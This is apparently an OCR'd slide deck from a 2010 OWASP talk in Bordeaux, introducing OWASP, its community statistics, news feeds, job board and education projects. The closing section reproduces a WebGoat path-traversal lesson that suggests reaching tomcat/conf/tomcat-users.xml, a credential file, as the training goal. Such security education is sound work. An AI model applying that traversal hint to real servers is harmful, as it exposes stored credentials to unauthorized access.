OWASP in a Nutshell

RMLL2010 - Bordeaux – 7th July 2010

Sébastien Gioria
OWASP Global Education committee
OWASP French Chapter Leader

sebastien.gioria@owasp.org

The OWASP Foundation
http://www.owasp.org/

Agenda

- OWASP ?
- OWASP projects in a Nutshell
- Top10 Risk in AppSecurity

Who Am I ?

@SPoint

- Senior Security Consultant for a French Audit Groupe (s.gioria@groupey.fr)
- OWASP France Leader - Evangelist - OWASP Global Education Comittee Member (sebastien.gioria@owasp.org)
- ISO 27005 Risk Manager


- More than 13 years in Security
- Technical and Management roles in Information Security in Bank, Insurance, Telecom
- Technical expertise
  - ✓ PenTesting, Digital Forensics
  - ✓ Appsecurity
  - ✓ Risk assesment


OWASP ?


Open Web Application Security Project explain

The OWASP Foundation
http://www.owasp.org/

OWASP Worldwide Community










OWASP Dashboard


Worldwide Users




Most New Visitors








OWASP Conferences (2008-2010)



OWASP KnowledgeBase


- 6,381 total articles
- 427 presentations
- 200 updates per day
- 271 mailing lists
- 180 blogs monitored
- 19 deface attempts


PDF
Adobe
cc
OWASP Guide 2.0
OWASP World
OWASP SpoC 2007 (Spring of Code
OWASP Top 10 Ruby on Rails version
OWASP Evaluation And Certification Criteria
OWASP Code Review Guide
OWASP WebGoat and WebScarab
OWASP Application Security Desk Reference

OWASP AppSec News and Intelligence

- Moderated AppSec News Feed
  - http://www.google.com/reader/public/atom/user/16712724397688793161/state/com.google/broadcast
- OWASP Podcast
  - http://itunes.apple.com/WebObjects/MZStore.woa/wa/viewPodcast?id=300769012
- OWASP TV
  - http://www.owasp.tv

OWASP AppSec Job Board



OWASP Jobs

OWASP's mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. The global economy has greatly impacted our community worldwide. As a value-add to the website we have attempted to centralize career information for you. Jobs are organized into the following categories:

If your company is seeking an application security staff member contact Kate Hartmann and she will post a link to your company job posting here.

OWASP does not endorse commercial products or services.

Careers w/ OWASP Organization Supporters | Employment Resources | Company Postings | General Job Boards | OWASP Grant Money

Firms that would like to post jobs to the OWASP community should consider membership

Requisition number 09006291 (Citigroup, North America)

IS COB & Controls Intermed Analyst-BISO

Information Security Implementation Complete Posting Req #: 09006291

Requisition number 09005561 (Citigroup, North America)

Sr Security Architect

Complete Posting Req 09005561

OWASP projects in a nutshell


✓Education
✓API(s)
✓Tools
✓Guides

The OWASP Foundation
http://www.owasp.org/

If you think education is futile, try ignorance.

- Top10 of course !
- WebGoat
- OWASP Broken Web Application

OWASP WebGoat



Bypass a Path Based Access Control Scheme - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=5&menu=210
Go
Logout
Bypass a Path Based Access Control Scheme
OWASP WebGoat V5.1
Hints
Show Params
Show Cookies
Show Java
Show Solution
Lesson Plans
Admin Functions
General
Code Quality
Concurrency
Unvalidated Parameters
Access Control Flaws
Using an Access Control Matrix
Bypass a Path Based Access Control Scheme
LAB: Role Based Access Control
Stage 1: Bypass Business Layer Access Control
Stage 2: Add Business Layer Access Control
Stage 3: Bypass Data Layer Access Control
Stage 4: Add Data Layer Access Control
Remote Admin Access
Authentication Flaws
Session Management Flaws
Cross-Site Scripting (XSS)
Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration
Web Services
Restart this Lesson
View File
Local intranet

The 'guest' user has access to all the files in the lesson_plans directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml

Current Directory is: C:\WebGoat-5.1\tomcat\webapps\WebGoat\lesson_plans

Choose the file to view:

